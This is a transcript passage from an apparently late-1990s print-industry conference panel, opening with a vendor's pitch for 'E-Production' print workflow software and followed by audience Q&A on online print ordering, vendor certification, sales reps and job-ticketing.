from this process and put our competitors out of business. It's both an opportunity and a threat. And we'd like to think of it as an opportunity to integrate tightly into your customers' value chains and provide them better service than they could ever get before. The whole point here is automating the front-end as well as the back-end of the manufacturing process. This also goes for automating print production. You've got to automate your print production process. Otherwise, the cost in the error rate will just kill you. Some of the folks have talked about cost earlier. It is about controlling the transaction manufacturing costs and the error rates that are associated with that. And you have to make your plant as efficient as possible and provide available capacity information to your customer service reps on as accurate a basis as you possibly can.

And the last one, of course, is selecting and implementing a state-of-the-art enterprise systems architecture. This is about building an integrating architecture for new smart services, to use a term that Mills Davis used. It's a way in which you can incorporate new technologies in your shop without having to reinvent how you do business or reinvent your workflows or to introduce yet another item of automation in your systems. One of the opportunities the print industry has is to implement an Internet-enabled architecture because there is not a lot of baggage that other industries have. If you look at some of the other older industries, as old or older than the print industry, the consumer package goods industry or the oil and gas industry, these industries are all riddled with baggage because of earlier architectures they've implemented. And this industry has an opportunity to bypass all of that and go directly to a modern Internet infrastructure, if you will.

Let me make a distinction between E-Commerce and a concept, again, that Mills talked about called E-Production. E-Commerce is about how your customers buy and pay for printed goods. It's about the business in the front-end or the customer service part. The part that's interesting about E-Commerce is, as the Internet sets in to your shops, that not only will this change how your customers buy things but also who your customers are. You may have customers all over the world. You may not even know them or may not have seen them because of new business models that you can set up with the Internet and the accompanying E-Commerce. But you're going to have more competition. You are going to have to deal with every other printer out there that has exactly the same opportunity. And so, in our view, E-Commerce or the front-end manufacturing set-up process, is important. It's necessary. But it's not sufficient.

The concept that we're talking about a lot is E-Production. And E-Production is about how your customers pay for printed goods. Sure, it is about that. It's also about efficient manufacturing of these products. This, in our view, is the only real long-term sustainable advantage, that all industries that have, relatively speaking, low margins like this one, have experienced over the years. You can't sustain these kinds of margins because everyone else will get the same kind of front-end system. So, it's not about putting up a Web site, as some of the other folks have also said. And it's not about taking orders on the Internet. Because then all you're doing is you're replacing a phone with a Web site, where you're still taking the same orders. And perhaps yes, you do have some additional checking and so forth to do up front. But the reality is, unless you do something about providing an automation in the back-end and integrating the process from taking orders all the way through fulfillment through manufacturing, unless you're able to talk to the device on the factory floor and get real-time job information and feed that information back in an aggregated way to your customer service reps so they can do a better job of servicing the customer, you're not going to be able to survive with just a Web site or just a front-end process that's just an electronic fax.

And just one last slide about E-Production and E-Commerce compared. E-Commerce is about front-end processing, like automating business workflows. It's about automating production workflows to some extent, but not fully. Because what happens typically is you'll stop at the prepress stage, in most of these instances. In some instances, you can track some fulfillment of orders at the end of it. But you're

skipping the whole middle part of manufacturing and likewise, some of the others. In aligning the business production workflows, if you can't track a business workflow through the entire manufacturing process, there's no way you're going to align it with your production workflows. And so, the message here is that E-Commerce is obviously important but it's not sufficient. E-Production is the only sustainable way, in our view, of creating long-term advantage. Because it brings back to the customer what you're good at. You're good at customer service. You're good at manufacturing efficiently. You're good at doing good work. Your shop runs well. Well, those attributes have to be brought back to the customer. And it's not just about taking orders in a different way or taking more orders. Because the way I think about it is if some of you have kids and they play with these long balloons that are full of air. And you squeeze one end, what happens is the other end kind of balloons out. So, all you're doing, if you don't control the whole animal, all you're going to do is move the bottleneck or the problem from getting orders on the front-end to the back-end manufacturing process where you have to fulfill these customers and satisfy them.

What Impresse does is build software that does exactly what we just talked about, implementing production solutions with a buying module that does E-Commerce gateways, the Web sites and some of the ordering process. It also does all the print procurement ordering that you've heard about. We have a customer service module that, on the printer's side, will do some of the real-time status tracking for customers. For example, providing real-time job status for each job on the factory floor and providing that information to the customers as appropriate. Also doing the automatic quoting and workflows that go back and forth between the buyer and the shop or the set of shops, if you have multiple shops. And then the factory automation module in our product automates the manufacturing process within a factory. So, we talk to a device on the floor. If it's Docutech or if it's one of the other devices, we'll talk to them on the factory floor and get the job information coming out of the factory floor into an execution plan, into a schedule and an overall manufacturing plan that then is aggregated back. So, that manufacturing process or workflow is integrated with the business workflow that also flows into the factory, providing ultimately the highest possible service to your customers.

Impresse's E-Production solution is called 'PressWare.' E-Production benefits are, obviously, you can respond better to customers by offering more personalized products and services. It's the promise of digital manufacturing. Responding faster to customer needs because we provide real-time capacity and availability of information to your customer service reps and to your customers, if you want to surface that information to them, by the way. It reduces operating costs and it does that by eliminating waste in the preflighting process, as well as in the manufacturing process itself. Also, by the way, the errors that go back and forth because you've got the wrong business process set up. You don't know what the ship-to/bill-to information is, you don't know what the chargeback information is for a particular order. The order quantity changes halfway through the manufacturing process. What are you going to do about that? Is some part of it going to be billed back to the customer or not? That whole process.

Improving asset utilization is another huge benefit because you've got expensive devices sitting on the factory floor and you've got this basic paradox. If you want to be responsive to your customers, you're going to keep those printers idle. So you can say yes more often. Well, if you say yes more often and then you drive up the utilization of your assets, then you're not going to be as responsive to your customers. And what we do is we provide a planning and scheduling engine. You can actually drive up asset utilization on the factory floor without sacrificing customer responsiveness.

By the way, this kind of aligning the print production and business workflows across the print supply chain is true not just from customers all the way to manufacturers, it's also across trade partners. So, if you want to be responsive to your customers, one of the things you can do is set up a community of trade partners that you work with. And if you have too many jobs and you need to outsource part of the jobs, part of the outsourcing process is, obviously, setting up a relationship with these other partners.

But then the actual outsourcing can be done completely automatically, using the Internet. So, we hook up different participants in this loosely coupled supply chain, using the 'net, and use XML to transport the business and manufacturing instructions across customers, manufacturers and trade partners, from ordering all the way to fulfillment, from ordering through cash and settlement.

E-Production to us is delivering the power and the whole potential of the Internet to the printer. It's about automating across workflows. And it's about automating workflows across the entire supply chain. Thanks. [Applause]

**Mr. Franzino:** Okay. We're going to open it up to questions, both from the panel here and the floor. I have a question, to ImageX and iPrint. How are you handling that back-end process, the printing process, the reporting back from your partner? How is that going and what are you doing to automate that process if it's not already automated?

**Mr. Bean:** We set up a network of suppliers for ongoing business relationships. We integrate some technology back there, some of our proprietary stuff. But that allows us to track the jobs in those plants at the points where it matters. We have integrated the information flow back and forth. Some of that is more automated than others. It depends upon the capabilities of our particular vendors to track the particular places in their production process where it has meaning to the customer. Also it has meaning to our overall planning. That's probably the best way to think about it.

**Mr. Franzino:** Royal?

**Mr. Farros:** Yes. I think you'll probably find a pretty similar answer. We're all solving a pretty similar issue. Probably the one extra thing that we have to worry about, since we do a lot of credit card processing, when somebody comes up and orders something. We do take purchase orders, things like that. but the majority of our business is paid for by credit card. Even though we're creating something custom and we can do a pre-auth at the time that we take the credit card, we actually choose to be more conservative, we only do a pre-auth. So it's very important we find out when the product actually ships because then we can do a post-auth and actually get paid for the item. So, there's one extra little layer of information that we also need to build in. As Eric said, a lot of these systems are proprietary and evolving as we work with different printers. Different printers have different capabilities. I think we'll probably all be going towards some of the big general standards, like EDI, to really work on information flow.

**Mr. Franzino:** Do you have a certification process when you build in partners to your chains and so on?

**Mr. Farros:** Yes, and it's gotten very intense over the last six months. A year ago, when we used to certify printers, it used to be, 'Hey, you want to work together' Great! That type of thing. And now we are processes many, many, many fold harder. And part of the reason is because--at least, again, in our business--scale is so important and volume is so important. And if you really can't handle doing printing and fulfillment of 10,000 items a day, then our system is going to break down because we're going out to the mass public. So yes, certification is one of things that we've probably been working most over the last six months.

**Speaker:** The same with us and, basically, same timeframe. The speed's quick here. And we've had to



trim part of the vendor network and add others because they didn't measure up once that certification process was put in place.

**Mr. Franzino:** What about the complexity of the product? It's sort of the low-hanging fruit, the business cards. What happens when that complexity of that job goes up? Say you're doing journals or a custom published product. Or are you thinking that there's a limit to what you can really do in an 8-print model?

**Mr. Farros:** Yes. We're pretty clearly focused on mass market short-run items. So, we can have very sophisticated business cards, but they're business cards, nonetheless. In our environment you wouldn't see us doing an annual report or *Time Magazine* or anything like that. What I like to say is there's document processing and then there's everything else. And I what iPrint.com focuses on is the everything else part.

**Speaker:** We do a lot of very sophisticated four and greater color promotional marketing materials in conjunction with some very high quality print vendors. And so yes, we do have important quality standards we have to put into place and certification standards in place. Same kind of thing. It actually turns out that the business card can be a deceptively complex piece of work to do, particularly when you do embossing, engraving, foil stamping and different kinds of colors and masters with different things on top of it. So we're really pretty unlimited in terms of those capabilities, both on the general office materials as well as on the promotional marketing materials.

**Speaker:** Actually, Steve, I'm going to add one more comment. If you look at the sophistication that's underlying everybody on the panel's systems. Trilogy is a vendor that made a name for itself figuring out how to do computer configurations. It turned out there are lots of permutations of that. And we actually calculated, in the print industry, that there can be more permutations. When we're trying to do something with commercial printing, we really are staking out into new grounds. And a lot of the other E-Commerce opportunities out there are doing it. For example, if you order a book. Let's say you order a Robert Ludlum book. It's either going to be the Robert Ludlum book you want or it's not. But when you think about printing, think of all the different attributes. It could go haywire. So, to add onto what Eric was saying, it's a very, very difficult process.

**Mr. Franzino:** I have a question for Nimish. You had mentioned, towards the end of your presentation, electronic print as sort of the output. Is that what you see in your vision for how your software will or won't fit into an offset environment at a traditional binding but it would in electronic print?

**Mr. Mehta:** Yes. The vision is that we want to provide a uniform way of presenting information. So, whether it's printing traditional offset printing, even if it doesn't have electronic interface, we can still talk to those kind of devices, barcode scanning where you can scan to start and stop the job and so forth. If there are, obviously, some of the newer printers, direct-to-plate or direct-to-paper type printers, then we talk directly to the device on the factory floor. To us, it doesn't really matter as much what the device is as much as the kind of information we can get back from it. So, we care more about what kind of interface is built into the devices. We will talk to CTP-like devices, offpress, onpress, or devices that are just direct-to-paper themselves.

**Audience:** The panel doesn't include a representative of a printer who is selling exclusively his own services by means of the Internet, so I'm not quite sure whom to address this question to. What is the role of the printing sales representative in this brave new world of print sales on-line? It should be easy

enough to design an order and obtain a business card by the methods you described, but anything more complex requires some guidance, a hand-holder. And that's traditionally the role that the printing sales rep has fulfilled. He or she is the person who conveys the customer's instructions from the customer site to the place where the manufacturing occurs. And I'm wondering how you can guarantee the integrity of customer relationships if you eliminate, as you appear to be eliminating, that interface that the printing sales rep provides between customer and manufacturing site?

**Mr. Hu:** The printing sales is alive and well in our scheme of things. If you look at what Collabria is trying to do, especially in light of the manufacturing focus, in light of the industry background that we painted, the problem with the industry is that today print manufacturing begins at the document creator. What we as manufacturing entities or printers need to do is to engage that customer earlier, in order to influence their decisions and work methods. And the Internet provides that opportunity. Most of the services that we're designing may be appropriately classified as customer service-oriented as opposed to sales-oriented. Today, we find sales people very much part of the customer service mode as being good salespersons. But really, if we could take the drudgery out of the customer service part, wouldn't that salesperson be even better at fulfilling the customer's needs, looking at problems and so on and so forth?

**Mr. Mehta:** I'm going to add something to that. We have a similar approach to what Robert just talked about. In my view, you can't take away the value of a human relationship between a sales rep and their customer. What you can do, however, is significantly improve the ability of the rep to serve his or her customer better. So, one of the things you want to do is, through electronic interfaces, Web browsers and so forth, is provide the rep with the most accurate availability information, job information, customer information. Provide a 360-degree customer view that they can then use to improve their relationship with their customer. So, we think that a customer service rep or a sales rep is very important and we enhance it through the electronic information that goes from the front-end to the back-end.

**Speaker:** I might comment about our model here, which is primarily a direct sales model and a leveraged direct sales model. The first thing, without being too disparaging to the print industry, I would not think that most of the gold stars in this industry should go to the sales forces. And so it's not necessarily, in my view, something that our system should look at, making our existing sales forces better, but rather rethinking those processes. In fact, I think if you study a lot of sales forces, there's a lot of order-taking and a modest amount of value-add. And in fact, if you talk, as I do, to our vendor network, there is extreme frustration with the value-add that the salespeople bring, sometimes not a lot of value-add for fairly high compensation, often more than the owners get themselves. And that's a frustrating point for people who are certainly in our vendor network. So, our approach is to use a direct sales model for at least part of our business growth that is selling the value and the procurement in the business relationship. The actual print work is focused on people who are print customer service representatives, so that's part of our high-touch. It's highly leveraged through our system. Just to kind of give you a perspective of where we are.

**Speaker:** But the point here is that your focus for sales is towards solutions and toward higher value-added. You're giving people a whole system, for example, of how they're going to approach certain categories of printer product. And the role of order-taking, well that's what's automated. Basically, the answer to the question is in all of these approaches there are certain aspects which are self-serve, but when you think about it as a business-to-business relationship the role of the salesperson becomes one of developing that customer relationship, being the first line in establishing a solution. And it's a much higher value-added proposition. And it takes, frankly, a different skill set.

**Audience:** My question is for Royal as well as the very sagacious Mills Davis. Do you have any comments about the relative merits of iPrint versus that of job-ticketing software, such as we've seen

from IBM and Xerox which would seem to encompass a good deal of what you do'

**Speaker:** Say like Digipath or something.

**Mr. Farros:** Yes, they both are performing somewhat of the same duties. So, when you ask what are the relative merits, we like our process. We think our process is simple, quick, works and is complete and robust. I've never seen the IBM solution. I'm guessing it's doing the same thing and probably has a few more zeroes thrown at the end of it, in terms of expense. [Laughter] So, I can't give you the merits. I know that we're solving a lot of the same problems. Is this the software that's also doing some of the on-demand type stuff?

**Audience:** Exactly.

**Mr. Farros:** Right. So, from our point of view, where they're doing on-demand, we have a routing system. If I'm printing to you and all of sudden your plant goes down. it takes me about ten seconds to route it somewhere else in the country. Without knowing exactly what IBM does, I believe we're solving the same problem.

**Mr. Davis:** The fundamental difference, however, is this. A job-ticketing scheme comes in at the point where you create a specification and then you want to process that specification. What these guys are all developing in their environments, whether you talk to Collabria, iPrint or any of them, is basically integrating a lot of the authoring side activity into the specification process. So, it's in-browser creation of what it is that's going to be printed.

**Mr. Farros:** When you create something, you don't know this, but you're doing typesetting and job-ticketing while you're creating. It's all wrapped up in one.

**Audience:** This is for Eric. I understand iPrint and that makes a lot of sense to me in terms of how that can work. I'm more confused about when you're doing promotional material. How are you dealing with color? How are you dealing with a digital file that's created x and somehow it moves through the Web and then is rendered as a physical object, y? Is that a problem for you at all? Is that something you deal with?

**Mr. Bean:** It's a bimodal distribution out there. People either want blue or they want a specific PMS color.

**Mr. Franzino:** Any other questions from the floor? Well, I thank you. Let's give a round of applause for the panel. [Applause]

[End of Session]